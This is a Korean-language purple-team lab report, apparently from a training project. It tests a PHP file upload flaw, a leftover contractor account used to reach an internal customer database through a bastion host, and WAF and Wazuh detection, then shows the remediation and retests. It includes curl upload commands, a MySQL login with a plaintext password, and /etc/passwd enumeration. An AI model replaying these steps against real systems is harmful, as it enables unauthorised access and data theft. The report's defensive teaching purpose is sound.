
공격 재현 결과

비허용 PHP 마커 파일이 서버에 저장되어 요청 시 마커 문자열을 반환했다. 업로드 형식 검증과 실행 경로 분리의 필요성을 실습으로 확인했다. (MITRE T1505.003)

CASE 02 · 업로드 결과의 서버·DB 검증

파일 시스템과 uploaded_documents 기록을 함께 확인


RED | WebAPI 업로드 폴더



```
+-------------+-------------------+--------------------------+-------------------+
| document_id | original_filename | mime_type                | validation_status |
+-------------+-------------------+--------------------------+-------------------+
|           2 | marker.php        | application/octet-stream | ACCEPTED          |
|           1 | normal.txt        | text/plain               | ACCEPTED          |
+-------------+-------------------+--------------------------+-------------------+
```

/var/www/html/uploads/에 marker.php 존재

RED | MariaDB 업로드 기록



```
logion@LOGION:~$ ls -l /var/www/html/uploads/
total 12
-rw-r--r-- 1 www-data www-data 31 Nov  6 05:28 marker.php
-rw-r--r-- 1 www-data www-data 16 Nov  6 05:27 normal.txt
-rwxrwxrwx 1 www-data www-data 79 Nov  2 05:30 README.txt
```

marker.php가 validation_status=ACCEPTED로 등록

검증 결과

파일의 저장 사실과 업로드 관리 테이블의 ACCEPTED 결과가 일치하여, 검증 누락 상태의 업로드 처리 흐름을 보여 준다.

CASE 02 · WAF 고위험 경고 탐지

업로드 경로의 PHP Injection 시도를 Level 10으로 기록

BLUE | 업로드 공격 WAF 탐지



ModSecurity CRS 933110 'PHP Script File Upload' (Matched: marker.php within FILES:doc) → Wazuh 룰 100304 / Level 10

탐지 분석 — 정탐

WAF의 ModSecurity 규칙이 업로드 본문의 PHP 페이로드를 **Level 10 고위험 이벤트(933→100304)**로 기록했다. CASE 01(무탐지)과 달리 **알려진 페이로드 패턴은 경계 방어가 탐지**함을 보여 준다.

CASE 02 · 업로드 보안 조치와 재시험

검증 정책 반영 후 같은 파일의 접근 결과를 재확인

서버 | 업로드 정책 반영

```
logion@LOGION:~$ ls -l /var/www/html/uploads/
total 8
-rw-r--r-- 1 www-data www-data 16 Nov  6 05:27 normal.txt
-rwxrwxrwx 1 www-data www-data 79 Nov  2 05:30 README.txt
```

확장자 허용목록 + 웹루트 밖 저장 적용, 테스트 마커 제거

RED | 비허용 파일 재시험

```
┌──(kali㉿kali)-[~]
└─$ curl -s -c /tmp/p.txt -d "login_id=partner01&password=partner123" http://10.10.10.5/login
.php

┌──(kali㉿kali)-[~]
└─$ curl -s -i -b /tmp/p.txt -F "doc=@/tmp/marker.php" http://10.10.10.5/admin/upload.php
HTTP/1.1 302 Found
Server: nginx/1.24.0 (Ubuntu)
Date: Fri, 06 Nov 2026 05:42:09 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php?s=err&m=%ED%97%88%EC%9A%A9%EB%90%98%EC%A7%80+%EC%95%8A%EC%9D%80+%ED%8C%8C
%EC%9D%BC%28%ED%98%95%EC%8B%9D%2F%ED%81%AC%EA%B8%B0%29%3A+.php


┌──(kali㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{http_code}\n" http://10.10.10.5/uploads/marker.php
404
```

.php 거부(s=err) · /uploads/marker.php 접근 HTTP 404

RED | DB 재시험 이력

```
logion@mariadb:~$ sudo mysql -e "SELECT document_id,original_filename,mime_type,validation_status FROM logion.uploaded_documents ORDER
 5;"
+-------------+-------------------+--------------------------+-------------------+
| document_id | original_filename | mime_type                | validation_status |
+-------------+-------------------+--------------------------+-------------------+
|           3 | marker.php        | application/octet-stream | REJECTED          |
|           2 | marker.php        | application/octet-stream | ACCEPTED          |
|           1 | normal.txt        | text/plain               | ACCEPTED          |
+-------------+-------------------+--------------------------+-------------------+
```

후속 .php 업로드 REJECTED · 초기 ACCEPTED 이력과 대조

CASE 03 · 외주 잔존 계정의 접근 시험


partner01 계정과 Bastion 인증 경로를 중심으로 접근 확인

RED | 초기 계정 상태

```
logion@mariadb:~$ sudo mysql -e "SELECT login_id,role,status FROM logion.users WHERE login_id='partner01';"
[sudo] password for logion:
+-----------+-------+--------+
| login_id  | role  | status |
+-----------+-------+--------+
| partner01 | STAFF | ACTIVE |
+-----------+-------+--------+
```

테스트용 partner01 계정 STAFF / ACTIVE (폐기 안 된 잔존 계정)

RED | Bastion SSH 침투



```
The authenticity of host '10.10.20.6 (10.10.20.6)' can't be established.
ED25519 key fingerprint is SHA256:C1Vp2kJ4Q8mN7xR3tL9wY5uH6bF0sA2dE4gK8nP1qZ0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.20.6' (ED25519) to the list of known hosts.
partner01@10.10.20.6's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov  6 06:13:04 AM UTC 2026

  System load: 0.0               Memory usage: 30%   Processes:       114
  Usage of /:  48.8% of 9.75GB   Swap usage:   0%    Users logged in: 1


Expanded Security Maintenance for Applications is not enabled.

61 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

partner01@bastion:~$ mysql -h 10.10.20.10 -u logion -plogion_dev_pw logion -e "SELECT login_id,name,phone FROM users;"
```

잔존 계정으로 10.10.20.6 SSH 로그인 성공(점프호스트 침투)

RED | 내부 DB 열람


```
partner01@bastion:~$ mariadb -h 10.10.20.10 -u logion -plogion_dev_pw logion -e "SELECT login_id,name,phone FROM users;"
+----------+----------+--------------+
| login_id | name     | phone        |
+----------+----------+--------------+
| ua       | ♦ ♦ ♦    | 010-1111-0001 |
| ub       | ♦ ♦ ♦    | 010-1111-0002 |
| staff01  | ♦ ♦ ♦    | 010-2222-0001 |
| partner01 | ♦ ♦ ♦   | 010-3333-0001 |
+----------+----------+--------------+
partner01@bastion:~$ id; sudo -l 2>/dev/null; cat /etc/passwd | tail
uid=1001(partner01) gid=1001(partner01) groups=1001(partner01)
[sudo] password for partner01:
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
logion:x:1000:1000:admin:/home/logion:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
wazuh:x:110:110::/var/ossec:/sbin/nologin
partner01:x:1001:1001::/home/partner01:/bin/bash
```

Bastion에서 내부 고객 이름·전화 조회(내부 도달)

CASE 03 · 감사 이벤트 수집과 접근 분리


명령·세션 감사 수집 + 점프호스트 외 경로 차단 확인

BLUE | Bastion 감사 이벤트



auth.log: session opened for partner01 · COMMAND=mysql · 출발지 10.10.30.20

BLUE | 직접 DB 접근 차단(분리)



사내 PC→MariaDB:3306 직접 접속은 drop(무응답) — Bastion:22만 허용

관제 결과 + 분리 검증

Bastion의 로그인·명령·세션 감사 이벤트가 auditd를 통해 **Wazuh에 수집(rule.groups: logion_audit)**되었다. 또한 사내 PC는 점프호스트(Bastion)만 경유 가능하고 **DB 직접 접근은 방화벽에서 차단**되어, 최소 접근·분리 설계가 유효함을 확인했다.

CASE 03 · 외주 계정 대응 및 재접속 검증

서비스 계정 상태 변경·SSH 잠금 후 동일 계정 재시험

서비스 계정 | DISABLED

```
logion@mariadb:~$ sudo mysql -e "UPDATE logion.users SET status='DISABLED' WHERE login_id='partner01';"
logion@mariadb:~$ sudo mysql -e "SELECT login_id,role,status FROM logion.users WHERE login_id='partner01';"
+-----------+-------+----------+
| login_id  | role  | status   |
+-----------+-------+----------+
| partner01 | STAFF | DISABLED |
+-----------+-------+----------+
```

MariaDB users.status에서 partner01 비활성화

서버 계정 | SSH 잠금

```
logion@bastion:~$ sudo passwd -l partner01
passwd: password changed.
```

Bastion에서 passwd -l partner01 (OS 계정 잠금)

RED | SSH 재접속

```
test@test:~$ ssh partner01@10.10.20.6
partner01@10.10.20.6's password:
Permission denied, please try again.
```

partner01@10.10.20.6 → Permission denied

RED | 최종 인증 이력

```
logion@bastion:~$ sudo tail -20 /var/log/auth.log
2026-11-06T06:20:02.331422+00:00 bastion (sd-pam): pam_unix(systemd-user:session): session closed for user partner01
2026-11-06T06:21:12.901562+00:00 bastion sudo:   logion : TTY=tty1 ; PWD=/home/logion ; USER=root ; COMMAND=/usr/bin/tail -20 /var/log/audit/audit.log
2026-11-06T06:21:12.909717+00:00 bastion sudo: pam_unix(sudo:session): session opened for user root(uid=0) by logion(uid=1000)
2026-11-06T06:21:12.951021+00:00 bastion sudo: pam_unix(sudo:session): session closed for user root
2026-11-06T06:22:17.694395+00:00 bastion sudo:   logion : TTY=tty1 ; PWD=/home/logion ; USER=root ; COMMAND=/usr/bin/tail -20 /var/log/auth.log
2026-11-06T06:22:17.696386+00:00 bastion sudo: pam_unix(sudo:session): session opened for user root(uid=0) by logion(uid=1000)
2026-11-06T06:22:17.705092+00:00 bastion sudo: pam_unix(sudo:session): session closed for user root
2026-11-06T06:25:01.932111+00:00 bastion CRON[2796]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-11-06T06:25:01.938614+00:00 bastion CRON[2797]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-11-06T06:25:01.954869+00:00 bastion CRON[2797]: pam_unix(cron:session): session closed for user root
2026-11-06T06:25:01.983932+00:00 bastion CRON[2796]: pam_unix(cron:session): session closed for user root
2026-11-06T06:25:29.898488+00:00 bastion sudo:   logion : TTY=tty1 ; PWD=/home/logion ; USER=root ; COMMAND=/usr/bin/passwd -l partner01
2026-11-06T06:25:29.905085+00:00 bastion sudo: pam_unix(sudo:session): session opened for user root(uid=0) by logion(uid=1000)
2026-11-06T06:25:29.926751+00:00 bastion passwd[2823]: password for 'partner01' changed by 'root'
2026-11-06T06:25:29.929136+00:00 bastion sudo: pam_unix(sudo:session): session closed for user root
2026-11-06T06:26:16.535894+00:00 bastion sshd[2830]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.10.30.20  user=partner01
2026-11-06T06:26:18.719034+00:00 bastion sshd[2830]: Failed password for partner01 from 10.10.30.20 port 59442 ssh2
2026-11-06T06:26:59.239861+00:00 bastion sshd[2830]: Connection closed by authenticating user partner01 10.10.30.20 port 59442 [preauth]
2026-11-06T06:28:35.248534+00:00 bastion sudo:   logion : TTY=tty1 ; PWD=/home/logion ; USER=root ; COMMAND=/usr/bin/tail -20 /var/log/auth.log
2026-11-06T06:28:35.250039+00:00 bastion sudo: pam_unix(sudo:session): session opened for user root(uid=0) by logion(uid=1000)
```

auth.log: authentication failure / Failed password (10.10.30.20)

종합 결과 · 공격·탐지·대응 비교

세 CASE의 RED 실행과 BLUE 감시 데이터를 대응별로 연계

시나리오	RED 수행·결과	BLUE 관제·기록	조치 후 결과
CASE 01 배송지 변경	타 소유자 주문번호 변경 / DB 소유자 불일치 이력	**탐지 공백** — 공격 경보 없음(프로토콜 경고 920350만)	소유권 검증 보완, DB 403 DENIED
CASE 02 물류문서 업로드	PHP 마커 업로드·실행 및 DB ACCEPTED	**WAF 탐지** — 100304 / Level 10	재요청 404, DB REJECTED
CASE 03 외주 계정	잔존 계정 Bastion 침투·내부 DB 열람	**auditd → Wazuh** 수집 + DB 직접 차단	계정 DISABLED·잠금, SSH Permission denied

핵심 분석 (Purple)
WAF는 **알려진 페이로드(파일 업로드)는 탐지**하나 **인가 오류(BOLA)·계정 관리 결함은 구조적으로 탐지하지 못한다.** 경계 방어만으로는 불충분하며, **애플리케이션 감사 로그·계정 수명주기 관리·호스트(auditd) SIEM**이 결합된 다계층 방어가 필요하다.

대응 권고 및 결론

탐지 공백을 메우는 다계층 방어 방향

대응 권고

- **앱 계층 탐지 강화** — api_audit_logs(행위자≠소유자 등)를 SIEM으로 포워딩, API 남용 상관 룰 추가
- **계정 수명주기 관리** — 외주·협력 계정 만료/폐기 정례화, 잔존 계정 주기 점검
- **입력 검증 표준화** — 업로드 허용목록 + 비실행 경로 저장, WAF 탐지→차단 단계 전환
- **최소 권한·분리** — 점프호스트 강제 유지, 공유 DB 크리덴셜 용도별 분리

결론

분리된 네트워크 환경에서 웹 권한(BOLA)·위험 파일 업로드·잔존 외주 계정 세 가지 위험을 단계별로 실습했다. RED 공격 기록과 BLUE 관제 이벤트를 시간·대상별로 연계하고, 개선 조치 후 동일 시나리오를 재시험하는 절차를 완성했다.

"WAF가 잡는 공격 vs 못 잡는 공격"의 대조를 통해, 보안은 단일 경계 장비가 아니라 **앱·호스트·계정관리·SIEM이 결합된 다계층 방어**로 설계되어야 함을 실증했다.

증빙 출처와 활용 기준

실제 캡처를 결과 화면과 짝지어 수록 · 저장소 보존

영역	대표 캡처 (저장소 LOGION_Evidence/)	용도
토폴로지	diagrams/토폴로지_구성도.png	VirtualBox 4대역·pfSense 2대 논리 설계
사전점검	00_Preparation/ (CAP-01 라우팅 · CAP-03 통신 · CAP-06 초기값)	경로·Agent·초기 데이터
CASE 01	CASE_01_BOLA/ C01-02 ~ C01-08 (공격·**무탐지**·조치·차단)	BOLA 전 과정
CASE 02	CASE_02_Upload/ C02-02 ~ C02-08 (업로드·**933탐지**·조치·거부)	업로드 전 과정
CASE 03	CASE_03_Bastion/ C03-01 ~ C03-07 (침투·**auditd탐지**·분리·폐기)	잔존계정 전 과정

제출본 안내
보고서는 첨부된 실제 화면을 중심으로 편집했다. 일부 화면의 인증 문자열·세션 정보는 크롭·마스킹했으며, 기록된 WAF 경고와 DB/SSH 결과를 각각 대응하는 증거로 구분해 서술했다. 전체 캡처 37장은 저장소 **LOGION_Evidence/**에 보존.